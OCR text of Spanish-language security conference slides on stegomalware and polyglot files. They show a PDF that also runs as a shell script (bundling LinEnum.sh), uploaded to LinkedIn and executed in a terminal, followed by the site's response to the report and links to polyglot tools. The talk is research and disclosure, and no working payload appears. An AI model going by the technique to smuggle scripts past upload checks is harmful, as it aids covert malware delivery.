
Polyglot PDF + ShellScript






Polyglot PDF + ShellScript (PDF & LinEnum.sh)







https://media-exp1.licdn.com/dms/document/C561FAQFbMASJacmk8A/feedshare-document-pdf-analyzed/0?e=1582574400&v=beta&t=hhJBm1Djfsd6wjEs1yzK6mqB7umbzUCRDd8xWsQZ7qY

https://www.linkedin.com/feed/

Apps Debian.org Latest News Help

Buscar

Inicio Mi red Empleos Mensajes Notificaciones Yo Productos Probar Premium gratis durante 1 m

pepe!
Añade una foto

Contactos
Amplía tu red

Accede a información y herramientas exclusivas
Probar Premium gratis durante 1 mes

Elementos guardados

Grupos
Eventos
Hashtags seguidos

pepe pepe
desollinador en Cemento
ahora •

Hello this is a test :)

N.º 72055

A_REP

INGRESO PERSONAL LABORAL FIJO
GRUPO PROFESIONAL IV
(Convocatoria de 30 de Septiembre de 2018)

TAL CORREOS Y TELÉGRAFOS, S. A., S.M.E.

Acerca de Centro de ayuda
Privacidad y términos Publicidad
Servicios comerciales
Descargar la aplicación de LinkedIn Más
Linked in Linke
Mensajes

linkedin : bash — Konsole

Archivo Editar Ver Marcadores Preferencias Ayuda

```
root@1337:~/ROOTEDCON_2020/HERRAMIENTA_BIPOLAR/PDF/linkedin# ./test-descargado.pdf
./test-descargado.pdf: linea 1: fg: no hay control de trabajos
./test-descargado.pdf: linea 2: fg: no hay control de trabajos
base64: entrada inválida
```

De LinkedIn Information Security Response Center <lisrc@linkedin.com>

Asunto **Re: Polyglot in pdf (covert channel & malware)**

Hi Alfonso,

Polyglots are by nature files that are valid in more contexts than the default one (in your case default context being pdf). We have looked into the issue and believe that there are sufficient controls in place to prevent abuse of polyglots in their default context.

Thank you for reporting this issue and keeping our members safe

--
Bharadwaj Machiraju
LinkedIn Information Security Response Center

Reflexiones - Conclusiones

- La esteganografía va aumentando su uso en seguridad ofensiva (stegomalware)
- Necesidad de aumentar el conocimiento en esteganografía/estegoanálisis
- *“Augurio” - los polyglots tendrán un renacimiento en seguridad ofensiva*
- No confiemos en soluciones “mágicas” (o al menos tengamos más criterio al contratarlas) – evolucionemos Open-Source/tools
- Leer da poder ☺
  - Bibliografía, recursos y tools https://github.com/mindcrypt/covertchannels-steganography
  - Tool (experimental) uso polyglots: https://www.github.com/mindcrypt/bipolar
  - Polyglots
  - https://github.com/mindcrypt/polyglot/

STEGO ATTACKS BY DESIGN

A deep dive about stegomalware & polyglots

Dr. Alfonso Muñoz (@mindcrypt)

GRACIAS!!!

/Rooted CON